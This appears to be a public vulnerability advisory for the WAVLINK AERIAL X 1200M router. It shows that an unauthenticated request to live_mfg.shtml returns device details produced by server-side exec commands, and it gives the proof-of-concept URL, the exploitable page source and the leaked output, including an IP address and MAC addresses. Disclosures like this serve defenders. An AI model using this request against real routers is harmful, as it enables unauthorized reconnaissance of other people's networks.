pghuanghui Update WAVLINK AC1200.md History

1 contributor

35 lines (17 sloc) | 763 Bytes

0x01 Vulnerability description

A vulnerability is in the 'live_mfg.shtml' page of the AERIAL X 1200M,Firmware package version M79X3.V5030.191012

Unauthorized users can obtain the key information of the router by visiting:

```
http://xxx.xxx.xxx.xxx/live_mfg.shtml
```

0x02 Affected version

```
WAVLINK AERIAL X 1200M
```

0x03 Vulnerability

Under the live_mfg.shtml file, use the exec cmd function to execute the command


live_mfg.shtml

```
#<pre>
Model=<!--#exec cmd="web 2860 nvram Model"-->
Brand=<!--#exec cmd="web 2860 nvram Brand"-->
ModelType=<!--#exec cmd="web 2860 nvram ModelType"-->
MeshMode=<!--#exec cmd="web 2860 nvram MeshMode"-->
FW_Version=<!--#exec cmd="web 2860 sys sdkVersion"-->
LANG=<!--#exec cmd="web 2860 nvram Language"-->
OperationMode=<!--#exec cmd="web 2860  nvram OperationMode"-->
ENWISP=<!--#exec cmd="web 2860 nvram ENWISP"-->
LOGO1=<!--#exec cmd="web 2860 nvram LOGO1"-->
LOGO2=<!--#exec cmd="web 2860 nvram LOGO1"-->
DefaultIP=<!--#exec cmd="web 2860 sys lanIpAddr"-->
LAN_MAC=<!--#exec cmd="web 2860 sys lanMacAddr"-->
WAN_MAC=<!--#exec cmd="web 2860 sys wanMacAddr"-->
USB_Plug=<!--#exec cmd="web 2860 sys UsbPlug"-->
Touch=<!--#exec cmd="web 2860 sys Touch"-->
Reset=<!--#exec cmd="web 2860 sys Reset"-->
Pair=<!--#exec cmd="web 2860 sys Pair"-->
FixRegion=<!--#exec cmd="web 2860 nvram FixRegion"-->
SYS_DOMAIN1=<!--#exec cmd="web 2860 nvram SYS_DOMAIN1"-->
UserInit=<!--#exec cmd="web 2860 nvram UserInit"-->
WiFi_Init=<!--#exec cmd="web 2860 nvram WiFi_Init"-->

2.4G_CountryRegion=<!--#exec cmd="web 2860 nvram CountryRegion"-->
2.4G_CountryCode=<!--#exec cmd="web 2860 nvram CountryCode"-->
2.4G_SSID=<!--#exec cmd="web 2860 nvram SSID1"-->
2.4G_AuthMode=<!--#exec cmd="web 2860 nvram AuthMode"-->
2.4G_Channel=<!--#exec cmd="web 2860  nvram Channel"-->
2.4G_MAC=<!--#exec cmd="web 2860 sys wifiMacAddr"-->
2.4G_TxPower=<!--#exec cmd="web 2860  nvram TxPower"-->

5G_CountryRegion=<!--#exec cmd="web rtdev nvram CountryRegionABand"-->
5G_CountryCode=<!--#exec cmd="web rtdev nvram CountryCode"-->
5G_SSID=<!--#exec cmd="web rtdev nvram SSID1"-->
5G_AuthMode=<!--#exec cmd="web rtdev nvram AuthMode"-->
5G_Channel=<!--#exec cmd="web rtdev nvram Channel"-->
5G_MAC=<!--#exec cmd="web rtdev sys wifiMacAddr"-->
5G_AccessControlList3=<!--#exec cmd="web rtdev nvram AccessControlList3"-->
5G_TxPower=<!--#exec cmd="web rtdev nvram TxPower"-->
```

0x04 PoC verification




```
#

Model=WN579X3
Brand=WAVLINK
ModelType=AP
MeshMode=0
FW_Version=M79X3.V5030.191012
LANG=cn
OperationMode=0
ENWISP=0
LOGO1=images/WAVLINK-logo.png
LOGO2=images/WAVLINK-logo.png
DefaultIP=122.213.241.75
LAN_MAC=80:3F:5D:C9:CE:13
WAN_MAC=80:3F:5D:C9:CE:13
USB_Plug=0
Touch=
Reset=
Pair=
Wps=
FixRegion=0
SYS_DOMAIN1=wifi.wavlink.com
UserInit=10
WiFi_Init=1

2.4G_CountryRegion=5
2.4G_CountryCode=WO
2.4G_SSID=WAVLINK-N
2.4G_AuthMode=OPEN;OPEN;OPEN
2.4G_Channel=0
2.4G_MAC=80:3F:5D:C9:CE:15
2.4G_TxPower=100

5G_CountryRegion=7
5G_CountryCode=WO
5G_SSID=WAVLINK-AC
5G_AuthMode=OPEN;OPEN;OPEN
5G_Channel=0
5G_MAC=80:3F:5D:C9:CE:16
5G_AccessControlList3=
5G_TxPower=100

HW_parameter1=0
HW_parameter2=
HW_parameter3=0
HW_parameter4=0
HW_parameter5=1
HW_parameter6=0
HW_parameter7=
HW_parameter8=
HW_parameter9=
HW_parameter10=
HW_UserInit=
HW_FixRegion=
HW_Language=
HW_CountryCode=
```

0x05 Acknowledgement

Penwei.Huang